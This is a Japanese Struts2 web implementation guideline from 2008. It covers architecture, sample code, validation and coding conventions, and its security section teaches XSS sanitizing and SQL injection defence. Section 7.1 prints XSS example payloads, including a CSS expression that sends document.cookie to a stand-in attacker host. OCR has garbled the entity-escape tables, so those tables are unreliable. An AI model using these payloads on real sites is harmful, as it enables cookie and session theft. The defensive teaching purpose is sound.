WEB 実装ガイドライン

2008．2．10

目　次

1. 前提条件 4
2. アーキテクチャの統一 4
3. 部品化 5
4. ActionClass の共通化 5
5. 基本的なコーディング手順 6
   5.1. 表示したい画面（JSP）を作成 6
   5.2. 画面に対応する ActionClass を作成 6
   5.3. 画面と ActionClass のマッピング定義を記述 7
   5.4. Action のテスト PG 作成 7
6. 入力値検証 8
   6.1. プログラミングによる検証 8
   6.2. 定義による検証 8
7. セキュリティ対策 9
   7.1. スクリプトの無効化（サニタイジング） 9
      7.1.1. 通常のテキスト部分 10
      7.1.2. タグ属性値 10
      7.1.3. URL 属性 11
      7.1.4. イベントハンドラ属性 13
      7.1.5. <SCRIPT> 〜 </SCRIPT> 14
      7.1.6. <!-- 〜 --> 14
      7.1.7. スタイル属性 14
      7.1.8. 外部スタイルシートへのリンク 15
   7.2. クライアント側チェックはセキュリティ対策にはならない 16
   7.3. ユーザ認証は全ページで行う 17
   7.4. ユーザ入力フォームの送信には POST を使う 17
   7.5. Web ページ間のパラメタ受け渡しにはセッションを使う 18
   7.6. hidden は危険 18
   7.7. 徹底した入力チェック（SQL インジェクション対策） 19
8. デバッグ文の出力制御 19
9. メッセージ定義 19
10. コーディング規約 19
   10.1. 命名規約 19

10.2. インデント....20
10.3. 1 行の長さ....20
10.4. コメント....20
10.4.1. Java の場合....20
10.4.2. JavaScript の場合....21
10.4.3. その他の場合....21
11. 付録....22
11.1. 参考 URL....22
11.1.1. アニメで見るウェブサイトの脅威と仕組み....22
11.1.2. ZeroConfiguration
http://struts.apache.org/2.x/docs/zero-configuration.html....22
11.1.3. ファイルダウンロード
http://struts.apache.org/2.x/docs/stream-result.html....22
11.1.4. グラフ表示（JFreeChart）
http://struts.apache.org/2.x/docs/jfreechart-plugin.html....22
11.1.5. JavaProgrammingStyleGuidelines....22
11.1.6. Java 言語コーディング規約....22
11.2. サンプルコード....22
11.2.1. Action Class で HttpRequest、HttpResponse にアクセスする....22
11.2.2. ActionClass でセッションにアクセスする....23
11.3. クロスサイトスクリプティング（XSS）....24
11.4. SQL インジェクション....27

1. 前提条件

本ガイドラインは、Struts2　Framework を使用することを前提とし、画面系の Web 実装ガイドラインについて記述する。

また Zero　Configuration（アノテーションで画面遷移等を定義する）は使用せず、より慣れ親しんでいると思われる、定義ファイルにより画面遷移等を定義する方式を採用するものとする。

2. アーキテクチャの統一

すべての Web 実装（画面系・グラフ表示・CSV（ダウンロード）・SG 値の編集）は、Struts2 のアーキテクチャに従うこと。

以下に struts2 の動作概要を示す。




図 2.1　Struts2 の動作概要

Struts 2 では下記のようなリソースによってアプリケーションが構成される。

- **ディスパッチャフィルタ(Dispatcher Filter):** リクエストを受け取りアプリケーション全体を制御するコントローラで、Struts 2 が提供しています
- **インターセプタ(Interceptor):** インターセプタは HTTP リクエストの処理を実際に行います。インターセプタはリクエストパラメータ処理、例外処理などの単位で Struts 2 が複数用意しており、これを順に実行することで Struts 2 はリクエストの処理を実施していきます。実行順序やインターセプタの管理は Struts 2 が実施するため、通常はアプリケーション側ではその存在を意識する必要はありません

- **アクション(Action):** アクションはリクエスト URL に対応してアプリケーションが用意するクラスで、リクエストパラメータの保存と業務ロジック(アプリケーションとしてのリクエスト処理)を担当します。オブジェクトの生成は Struts 2 が必要に応じて自動的に実施します。アクションを実装するクラスは、特別なクラスの継承やインタフェースの実装を必要としません。すなわち、POJO(Plain Old Java Objects)として作成する事が可能です。また、アクションのオブジェクトはリクエスト毎に生成されるため、スレッドセーフで作成する必要もありません
- **JSP:** Struts 2 は標準の設定では、結果ページを生成するために JSP を採用しています
- **Custom Tag:** JSP の作成を助ける、様々なカスタムタグを提供しています。JSP ではこのカスタムタグを利用して HTML の生成やアプリケーションデータへのアクセスなどを行います

Struts2 アプリケーションの動作概要

前掲の図を用いて、各リソースが HTTP リクエストを受信してから、HTTP レスポンスを返すまでにどうのように振舞うかを以下に示す。

- **(1)リクエストの受信:** ブラウザより送信された全ての HTPP リクエストは Struts 2 が提供する Dispatcher Filter がうけとります
- **(2)リクエスト処理:** Dispatcher Filter が Interceptor 群を呼び出します。定義に従って様々な Interceptor が順に実行されます
- **(3)リクエストパラメータの伝播:** リクエストパラメータをアクションにセットする Interceptor によって、リクエストパラメータがアクションに伝播されます。アクションにはリクエストパラメータに対応する属性とそのセッタメソッドを定義しておきます
- **(4)業務ロジックの実行:** アクションを実行するインターセプタによって、Web ブラウザで発生したイベント(サブミットボタンやハイパーリンクのクリック)に対応したアクションのメソッドが呼び出されます。標準では execute という名前のメソッドです。業務ロジックの処理結果(検索結果など)は、アクション自身の属性として保持しておきます
- **(5)次の処理を指定:** アクションでの業務ロジック処理が終了した場合、その次に実施する処理を指定し、戻り値としてインターセプタへ返します
- **(6)次の処理の実行:** アクションから指定された次の処理を実行します。図はレスポンスを生成するために JSP の実行を指定している例です。JSP の実行以外にも、別のアクションを実行したり、リダイレクトレスポンスを生成させたりする事ができます
- **(7)業務ロジックの結果参照:** (5)でアクションが保持している業務ロジックの結果データを、Struts 2 が提供しているカスタムタグを利用して参照します
- **(8)HTTP レスポンスの返却:** JSP によって生成された HTML が Web ブラウザへ返されます

3. 部品化

「ゾーン選択処理」などのように、複数個所で行われる処理については、部品化を検討する。

4. ActionClass の共通化

ActionClass の共通化を行うことにより、個々の Action 処理においては、業務ロジックのコーディングに専念する。

以下にそのサンプルを示す。

```
public abstract class BaseAction extends ActionSupport implements SessionAware{
        protected Map sessionMap;
        // フレームワークより自動で呼び出される。
        public void setSession(Map sessionMap) {
                this.sessionMap = sessionMap;
        }
}

public class HelloWorld extends BaseAction {
    public String execute() throws Exception {
        sessionMap.put("message", "＊＊＊　HelloWorld　セッションに値をセットした　＊＊＊");
       return SUCCESS;
    }
     ・・・
     ・・・
```

5. 基本的なコーディング手順

Struts2 Framework を使用した際の基本的なコーディング手順を以下に示す。

5.1. 表示したい画面（JSP）を作成

HelloWorld.jsp

```
<%@ taglib prefix="s" uri="/struts-tags" %>
<html>
    <head><title>Hello World!</title></head>
    <body>
        <h2><s:property value="message" /></h2>
    </body>
</html>
```

5.2. 画面に対応する ActionClass を作成

HelloWorld.java

```
package tutorial;
import com.opensymphony.xwork2.ActionSupport;
public class HelloWorld extends ActionSupport {

    public static final String MESSAGE = "Struts is up and running ...";

    public String execute() throws Exception {
        setMessage(MESSAGE);
        return SUCCESS;
```

```
    }

    private String message;

    public void setMessage(String message){
        this.message = message;
    }

    public String getMessage() {
        return message;
    }
}
```

5.3. 画面と ActionClass のマッピング定義を記述

struts.xml

```
<!DOCTYPE struts PUBLIC
    "-//Apache Software Foundation//DTD Struts Configuration 2.0//EN"
    "http://struts.apache.org/dtds/struts-2.0.dtd">
<struts>
    <package name="tutorial" extends="struts-default">
        <action name="HelloWorld" class="tutorial.HelloWorld">
            <result>/HelloWorld.jsp</result>
        </action>
        <!-- Add your actions here -->
    </package>
</struts>
```

5.4. Action のテスト PG 作成

上記 ActionClass の Test プログラム（JUnit 使用）を作成し動作確認を行う。

HelloWorldTest.java

```
package tutorial;
import junit.framework.TestCase;
import com.opensymphony.xwork2.Action;
import com.opensymphony.xwork2.ActionSupport;

public class HelloWorldTest extends TestCase {
  public void testHelloWorld() throws Exception {

    HelloWorld hello_world = new HelloWorld();
```

```
    String result = hello_world.execute();

    assertTrue("Expected a success result!",
      ActionSupport.SUCCESS.equals(result));

    assertTrue("Expected the default message!",
      HelloWorld.MESSAGE.equals(hello_world.getMessage()));

    }
}
```

6. 入力値検証

Struts 2 では、「プログラミングによる検証」と「定義による検証」が実装できるようになっているので、検証タイプにより 2 種類の方法を使い分ける。

6.1. プログラミングによる検証

ActionSupport クラスが提供する validate メソッドにて入力検証を行う。

```
public void validate() {
        LinkedList errorMessages = new LinkedList();
        if ( username == null || username.length() == 0 ) {
            errorMessages.add("username field is required.");
        }
        if ( password == null || password.length() == 0 ) {
            errorMessages.add("password field is required.");
        }
        if ( !errorMessages.isEmpty() ) {
            setActionErrors(errorMessages);
        }
    }
```

6.2. 定義による検証

以下に validation.xml による入力値検証の例（必須入力検証）を示す。

Sample2Input.jsp

```
  <s:form action="Sample2">
        <s:textfield label="入力項目" name="item" />
        <s:submit />
 </s:form>
```

Sample2-validation.xml

```
<validators>
        <validator type="requiredstring">
                <param name="fieldName">item"</param>
```

```
                <message>項目 XXX が未入力です。</message>
        </validator>
</ validators
```

7. セキュリティ対策

以下に Web アプリケーションに対する代表的な攻撃手法を示す。

（1）Buffer Overflow（バッファオーバーフロー）
（2）Cross Site Scripting（クロスサイトスクリプティング）
（3）Parameter Manipulation（パラメータ改ざん）
（4）Backdoor & Debug Options（バックドアとデバッグオプション）
（5）Forceful Browsing（強制的ブラウズ）
（6）Session Hijacking／Replay（セッション・ハイジャック／リプレイ）
（7）Path Traversal（パスの乗り越え）
（8）SQL Injection（SQL の挿入）
（9）OS Command Injection（OS コマンドの挿入）
(10)Client Side Comment（クライアント側コメント）
(11)Error Codes（エラーコード）

これらの攻撃のほとんどは、「ファイウォール」や「不正侵入検知システム」では守ることも検知することもできない。
その詳細については、本ガイドラインにおいても、出来うる限りの記述はするが、すべてを詳細に記述することは、時間的制約上無理なので、不足部分は各自調査していただきたい。

以下に代表的なセキュリティ対策を示す。

7.1. スクリプトの無効化（サニタイジング）

クロスサイトスクリプティングに対する対策であり、入力データから危険な文字を検出し，置換・除去することにより，入力データを無害化する処理である。

以下にサニタイジングの例を示す。

7.1.1.通常のテキスト部分

HTML 中のタグではない通常のテキスト部分に入力データを埋め込む場合，次の 3 つの文字を置換することで，安全にフィルタリングできる。

- & → &
- < → <
- > → >

この部分に埋め込まれるスクリプトの典型例は<SCRIPT>タグである。シングルクオート，ダブルクオートを置換する必要はないが，置換しても問題はない。

7.1.2.タグ属性値

HTML タグの属性値部分に入力データを埋め込む場合，次の 5 つの文字を置換し，入力データをダブルクオートまたはシングルクオートでくくることでサニタイジングできる。

- & → &
- < → <
- > → >
- " → "
- ' → '

5 つの文字を置換するとしたが，実際には入力データをダブルクオートでくくった場合シングルクオートの置換は不要，シングルクオートでくくった場合ダブルクオートの置換は不要である。ただし余分に置換しても問題はないので，ダブルクオートとシングルクオートの両方を置換している。

もし入力データをダブルクオートかシングルクオートでくくらないと，次のようにイベントハンドラを追加され，スクリプトを埋め込まれる。

タグ属性はダブルクオートかシングルクオートでくくろう

```
安全：<IMG src="$selected_icon">
危険：<IMG src=$selected_icon>

ここで $selected_icon="no_such_icon onerror=alert(document.cookie);"
の場合，次のように展開されてしまう

結果：<IMG src=no_such_icon onerror=alert(document.cookie);>
```

7.1.3.URL 属性

A タグの href 属性や IMG タグの src 属性は URL を指定するタグ属性である。URL 属性部分に入力データを埋め込む場合，単純な置換処理では対応できない。下記のような擬似スキーム（擬似プロトコル）を使用した URL が与えられた場合，スクリプトが実行されてしまう。ただし擬似スキームはこれら以外にも存在し，危険なものをすべてリストアップするのは困難である。また基本的にすべての URL を記述する部分に共通して擬似スキームが使用できる。URL 属性部分の擬似スキーム対策は複雑である。

- javascript:alert("hello");
- vbscript:MsgBox("hello");
- about:<script>alert("hello");</script>

さらに NetscapeNavigator では，次の 1 行目のような記述を含むページを開いただけでスクリプトが実行されてしまう。A タグであるのでクリックしなければ実行されないと思うかもしれないが実行されてしまう。さらに 3 行目のような記述の場合，ページを開いたときとクリックしたときで，別のスクリプトを実行させることができる。なお Mozilla0.9.5（Windows 版）では再現しなかった。

NetscapeNavigator のスクリプト起動

```
1  <A href="&{alert('hello');};">Need not to click me</a>
2
3  <A href="javascript:alert('Clicked');
       &{alert('Page loaded');};">Here</A>
4
5  ※NetscapeNavigator 4.72 日本語 Windows 版 で検証
```

タグの URL 属性部分については，次のような対策が妥当であろう。

- URL で許可されていない文字があるとき URL を完全に無効化
- 許可しないスキームがある場合 URL を完全に無効化
- HTML に埋め込むので特殊文字をエスケープ

URL サニタイジング関数のサンプルプログラムをリスト 3 に示す。ez_url_sanitize()関数の仕様は次のとおりである。

- RFC2396 (注 1) にしたがい入力 URL が認められる文字のみで構成されているかを確認。そうでなければ関数は空文字列を返す。（14 行目）
- スキームが許可するスキーム（http，https，mailto）または無指定であることを確認。（20〜28 行目）そうでなければ関数は空文字列を返す。

- 以上の確認をパスした場合，入力 URL を安全な URL であると判断し，URL 文字列を HTML エスケープし関数の返り値とする。(34〜37 行目)

(注 1：実をいうと，RFC2396 は「URI」(Uniformed Resource Identifiers) というものの仕様について述べた文書である。我々が通常「URL」(Uniformed Resource Locators) と呼んでいるものは，正式にはこの URI の一種だ。URI にはさまざまな種類のものがあるが，それらのうち，http:，ftp:，mailto:といったスキームを持つものが慣習として「URL」と呼ばれている。)

正規の URL であるかどうかは RFC2396 で規定されている許可文字のみから構成されているかどうかで判断している。8〜12 行目のコメント部は RFC2396 からの抜粋であり，次の文字のみが URL にて許可されることを示している。

URL で許可される文字

英数字「;」「/」「?」「:」「@」「&」「=」「+」「$」「,」 「-」「_」「.」「!」「~」「*」「'」「(」「)」「%」

18 行目のコメント部も RFC2396 からの抜粋で，URL のスキーム部分の書式が「英文字で始まり任意の数の英数字，+，-，.が連続する」ことを示している。RFC2396 と Perl 正規表現の表記法は異なるので，18 行目と 20 行目のアスタリスクの位置が異なるが，同じ意味である。24〜26 行目で許可するスキームを判断しているので，追加したいスキームがあればここに追加すればよい。

31〜32 行目では「&」と「'」のみを HTML エスケープしている。14 行目で URL 許可文字の確認をしており，$url に「<」，「>」および「"」は含まれていないことが保証されているので，「<」，「>」および「"」の HTML エスケープは不要である。

リスト 3 URL サニタイジング関数

```
1  $url       = &ez_url_sanitize($url);   # $url をサニタイズ
2
3  sub ez_url_sanitize {
4      my $url = $_[0];
5
6      ### もし URL で許可されていない文字があるなら空文字列を返す ###
7      # --- http://www.ietf.org/rfc/rfc2396.txt ---
8      # uric = reserved | unreserved | escaped
9      # reserved = ";" | "/" | "?" | ":" | "@" | "&" | "=" | "+" | "$" | ","
10     # unreserved = alphanum | mark
11     # mark = "-" | "_" | "." | "!" | "~" | "*" | "'" | "(" | ")"
12     # escaped = "%" hex hex
```

```
13
14        return '' if($url =~ m|[^;/?:@&=+¥$,A-Za-z0-9¥-_.!~*'()%]|);
15
16        ### もし未知のスキームなら空文字列を返す ###
17        # --- http://www.ietf.org/rfc/rfc2396.txt ---
18        # scheme = alpha *( alpha | digit | "+" | "-" | "." )
19
20        if($url =~ /^([A-Za-z][A-Za-z0-9+¥-.]*):/) {
21            # $url にはスキームがあるのでチェック
22            my $scheme = lc($1);      # スキームを小文字に変換
23            my $allowed = 0;
24            $allowed = 1 if($scheme eq 'http');
25            $allowed = 1 if($scheme eq 'https');
26            $allowed = 1 if($scheme eq 'mailto');
27            return '' if(not $allowed);
28        }
29
30        ### HTML エスケープ ###
31        # special = "&" | "<" | ">" | '"' | "'"
32        # URL 許可文字だけなので"<", ">", '"'は$url 中に存在しない
33
34        $url =~ s/&/&amp;/g;              # & → &amp;
35        $url =~ s/'/&#39;/g;              # ' → &#39;
36
37        return $url;
38    }
```

7.1.4. イベントハンドラ属性

on で名前が始るタグ属性はイベントハンドラと呼ばれる属性で，スクリプトが記述可能である。さまざまなイベントに応じてイベントハンドラ属性には多くの種類がある。よく使用するイベントハンドラには次のようなものがある。

- onchange
- onmouseover
- onload
- onerror

例えば HTML ソースで次のように記述すると，「ひみつ」という文字の上にマウスをのせただけでアラートボックスが現れる。

```
1  <SPAN onmouseover="alert('知りたい？');">ひみつ</SPAN>
```

イベントハンドラ部分へ入力データを埋め込むことは危険であるため行うべきではない。入力データに応じてイベントハンドラの動作を変えたいとき，トリッキーなプログラマは OPTION タグの value 属性にスクリプト関数名を入れておき，それを入力データとして受け取ってイベントハンドラ属性部分に埋め込むかもしれない。しかしブラウザに送ったデータは改ざん可能であるので，スクリプト関数名の代わりにスクリプトが送り返されてくるかもしれない。こういう場合は，埋め込みたいスクリプト関数名のリストを予め用意しておき，入力データに対応するスクリプト関数名を埋め込む形にすべきである。入力データをそのままイベントハンドラ属性部分に埋め込んではならない。

7.1.5. <SCRIPT> 〜 </SCRIPT>

<SCRIPT> タグで囲まれている範囲はすべてスクリプトとして実行されるので，この部分に入力データを埋め込んではならない。もしどうしても必要な場合は慎重に検討すべきである。

また次のように記述することにより，外部スクリプトファイル external.js をインポートできる。インポートする外部スクリプトファイルを動的に変える必要があるかどうかは状況によって異なるだろうが，リンク部分には入力データを埋め込んではならない。悪意のスクリプトファイルを読み込んでしまうことになる。

```
1  <SCRIPT src="external.js"></SCRIPT>
```

7.1.6. <!-- 〜 -->

通常ならばコメント部分であるが，次のような場合はスクリプトが実行されるので注意が必要である。ただし <!--スクリプト--> が 1 行に収まる場合はスクリプトは実行されない。

```
1  <script>
2  <!--
3  alert('in the comment');
4  -->
5  </script>
```

7.1.7. スタイル属性

意外なことに CSS（カスケーディングスタイルシート）のスタイルを指定する部分に埋め込んだスクリプトが実行されてしまう。例えば HTML ソースで次のように書くと，デザインが変わるどころか，IPA のホームページを開いてしまう。

```
1  <BR style=left:expression(eval(
```

```
      'document.location="http://www.ipa.go.jp/";'))>
1  <STYLE type="text/javascript">
2  document.location="http://www.ipa.go.jp/";
3  </STYLE>
```

このようにスタイル属性部分にも入力データを埋め込んではならない。状況に応じてスタイルを変えたい場合，殆どのケースでスタイル属性を動的に埋め込む必要はなく，JavaScript **でスタイルを切り替えるなどの方法で代用できると考えられる。**

7.1.8.外部スタイルシートへのリンク

HTML **の**<HEAD>**〜**</HEAD>**部分で次のように記述することにより，外部スタイルシート** metalic_design.css **をインポートできる。ページデザインを動的に切り替えるために，** metalic_design.css **の部分を動的に切り替えたいこともあるだろう。しかしこの部分に入力データを埋め込んではならない。**

```
1  <LINK rel="stylesheet" href="metalic_design.css">
```

このリンク部分も URL **属性部分と同種であるため，次のように記述することによりスクリプトが実行されてしまう。**

```
1  <LINK rel="stylesheet" href="javascript:alert('hello');">
1  <STYLE type="text/css">
2  @import url(javascript:alert('hello'));
3  </STYLE>
```

更に http://victim/index.html **にて，別ドメインの外部スタイルシート** http://attacker/malicious.css **をインポートしている場合，** malicious.css **に記述されているスクリプトが実行されてしまう。悪いことにこのスクリプトは** http://attacker/**サイトから来ているにもかかわらず，** http://victim/**サイトのクッキーを参照できてしまう。**

http://victim/index.html から外部スタイルシートをインポート

```
1  <LINK rel="stylesheet" href="http://attacker/malicious.css">
```

http://attacker/malicious.css


```
1  body { left: expression(eval(
2      'document.location="http://attacker/"+document.cookie;')) }
```

7.2. クライアント側チェックはセキュリティ対策にはならない


クライアント側スクリプト (JavaScript) は WWW ブラウザの設定で簡単に無効化できるため、セキュリティ対策にはならない。

実は，クライアント側スクリプトは WWW ブラウザの設定で簡単に無効化できる。たとえばインターネットエクスプローラでは，画面4，画面5に示す手順でそれが可能だ。もはや HTML に書かれている JavaScript ははたらかなくなる。

画面 4　[インターネットオプション] → [セキュリティタブ] → [レベルのカスタマイズ]



画面 5　[スクリプト] → [アクティブスクリプト] → [無効にする]



7.3. ユーザ認証は全ページで行う

各ページでユーザ認証を行わなければ、任意のページから容易にシステムに侵入されてしまう。

ログイン時に、ユーザ認証結果（ユーザ ID など）をセッション変数に保存し、各ページの先頭では Web アプリケーションの利用者がユーザ認証を受けているかを判断し，受けていない場合は，ログインページなどへリダイレクトしてしまうような対策を施す。

7.4. ユーザ入力フォームの送信には POST を使う

ユーザが入力したパラメタを Web アプリケーションに送るとき，多くの場所に情報が露出されるのを避けるためには，クエリストリングではなく POST を使用する。

クエリストリング の例

```
http://www.victimail.jp/cgi-bin/showmail.cgi?user=97044710&pw=0409&mbox=1&mailid=385
```

URL の?以降の部分を「クエリストリング」という。"user=97044710"と"pw=0409"の部分は自分のユーザ ID とパスワードであることが容易に理解できる。

7.5. Web ページ間のパラメタ受け渡しにはセッションを使う

セッションメカニズムでは重要な情報を一切ブラウザへ送信せず，セッション ID という情報へのラベルのみ送信する。重要な情報は Web サーバ内部に保管されるため，情報漏洩の危険性を抑えることができる。


7.6. hidden は危険

hidden フィールドは画面には表示されず，複数の Web ページ間でデータの受渡しを行う際に利用される HTML フォーム項目である。

hidden フィールドで指定したデータは WWW ブラウザには表示されないため安全であるかのように錯覚しがちであるが，実際には他のデータと同様にブラウザに送られている。WWW ブラウザに送られたデータは，ユーザによって容易に参照・改竄される可能性があることを認識する必要がある。

画面3，画面4を見てほしい。これらは，いかに簡単にフォームの hidden フィールドで指定されたデータを参照･改竄できるかを示す例である。画面3は，ログインページでゲストユーザとしてログインし，表示された記事メニューページの HTML ソースを表示した結果である。5 行目の hidden フィールドに MEMBERFLG として 0 が設定されていることが確認できる。また，この HTML ソースを画面4のように編集した後ブラウザで開き，「丸得！情報（会員のみ）」を選択して「記事を読む」ボタンをクリックすると，会員用パスワードを知らなくとも会員専用ページを参照することができるのである。

画面3 「記事メニューページ」の HTML ソースをエディタで開いたところ



画面4 「記事メニューページ」の HTML ソースを編集

7.7. 徹底した入力チェック（SQL インジェクション対策）

任意の SQL **文を混入されないためには，入力値チェックを徹底する必要がある。たとえば，予算金額を表す入力値**$yosan **を使って**

SELECT HINMEI, KAKAKU FROM SHOUHIN_TABLE WHERE KAKAKU<=$yosan

のような SQL **文を組み立てる場合は、**$yosan **に数値以外の文字が含まれていたら入力エラーとする。つまりその値が** SQL **に使用される場合には、入力値の妥当性チェックを徹底的に行うこと。**

8. デバッグ文の出力制御

Log4j **のログレベル機能により、デバッグ文の出力制御（デバッグ時には出力するがリリース時には出力しない）を行う。**

9. メッセージ定義

メッセージは外部ファイル（properties **ファイル）にて定義する。**

struts.xml **における定義例**

下記定義では、クラスパスの先頭の MessageResources.properties **というファイルを参照することになる。**

```
<struts>
    <constant name =”struts.custom.i18n.resources” value=”MessageResources” />
```

10. コーディング規約

10.1. 命名規約

Java **については、**9.5 Java **言語コーディング規約**

http://www.tcct.zaq.ne.jp/ayato/programming/java/codeconv_jp/

を参照のこと。

Java 以外については、識別するために名称を付与するのであるから、なるべく意味のある識別しやすい名称を付与するように心がける。

10.2. インデント

HTML、XML、JSP については、２個分の半角スペースを推奨する。

理由：タグのネストにより、インデントが深くなるので。

10.3. 1 行の長さ

「Java 言語コーディング規約」においては、”多くのターミナルやツールにおいて正確に見ることができないので，1 行が半角 80 文字を超えないようにする．“ とあるが、
現在の開発環境を考慮して、1 行　最大半角 100 文字を推奨する。

10.4. コメント

10.4.1. Java の場合

Class 説明、Method 説明、Field 説明は、必ず記述し、JavaDoc 出力を考慮にいれておく。

コメント記述のサンプル

```
/**
 * JavaDoc テスト用クラスです。ソースに意味はありません。<br>
 * @author 田中宏和
 * @version 1.0
 */
public class HelloWorldJavaDoc {
  /**
   * コメント
   */
  private String comment;
  /**
   * 引数なしのコンストラクタ
   */
  public HelloWorldJavaDoc() {
  }
  /**
   * コメントを引数とするコンストラクタ
   * @param comment コメント
   */
  public HelloWorldJavaDoc(String comment) {
    this.comment = comment;
  }
  /**
   * コメントの取得
   * @return コメントを返す。<br>
   * コメントが設定されていない場合「知らない」を返す。
   */
```

```
  public String getComment() {
    if (comment==null) {
      return "知らない";
    }
    return comment;
  }
  /**
   * コメントを設定
   * @param comment コメント
   */
  public void setComment(String comment) {
    this.comment = comment;
  }
  /**
   * コメントを出力ストリームに出力させる。<br>
   * コメントがない場合「知らない」と出力。
   * @param OutputStreamWriter クラス
   * @throws java.io.IOException 入出力エラーが発生した場合にスローされる
   */
  public void sayComment(OutputStreamWriter out) throws IOException {
    if (comment==null) {
      out.write("知らない");
    } else {
      out.write(comment);
    }
  }
}
```

10.4.2. JavaScript の場合

Java と同様に、関数及び主要変数の説明は必ず記述する。

10.4.3. その他の場合

JSP、HTML、XML などのファイルも必要と思われる箇所には、適宜、説明を記述する。

11. 付録

11.1. 参考 URL

11.1.1. アニメで見るウェブサイトの脅威と仕組み

http://www.ipa.go.jp/security/vuln/vuln_contents/

11.1.2. ZeroConfiguration http://struts.apache.org/2.x/docs/zero-configuration.html

11.1.3. ファイルダウンロード http://struts.apache.org/2.x/docs/stream-result.html

11.1.4. グラフ表示（JFreeChart）http://struts.apache.org/2.x/docs/jfreechart-plugin.html

11.1.5. JavaProgrammingStyleGuidelines

http://geosoft.no/development/javastyle.html#introduction

11.1.6. Java 言語コーディング規約

http://www.tcct.zaq.ne.jp/ayato/programming/java/codeconv_jp/

11.2. サンプルコード

11.2.1. Action Class で HttpRequest、HttpResponse にアクセスする

```
//
// struts.xml
//
<action name="AccessRequest" class="net.roseindia.AccessRequest">
      <result>/pages/staticparameter/AccessRequest.jsp</result>
</action>


//
// AccessRequest.java
//   ServletRequestAware,ServletResponseAware を implements し、
//   setServletRequest、setServletResponse、getServletRequest、
//   getServletResponse をコーディングする
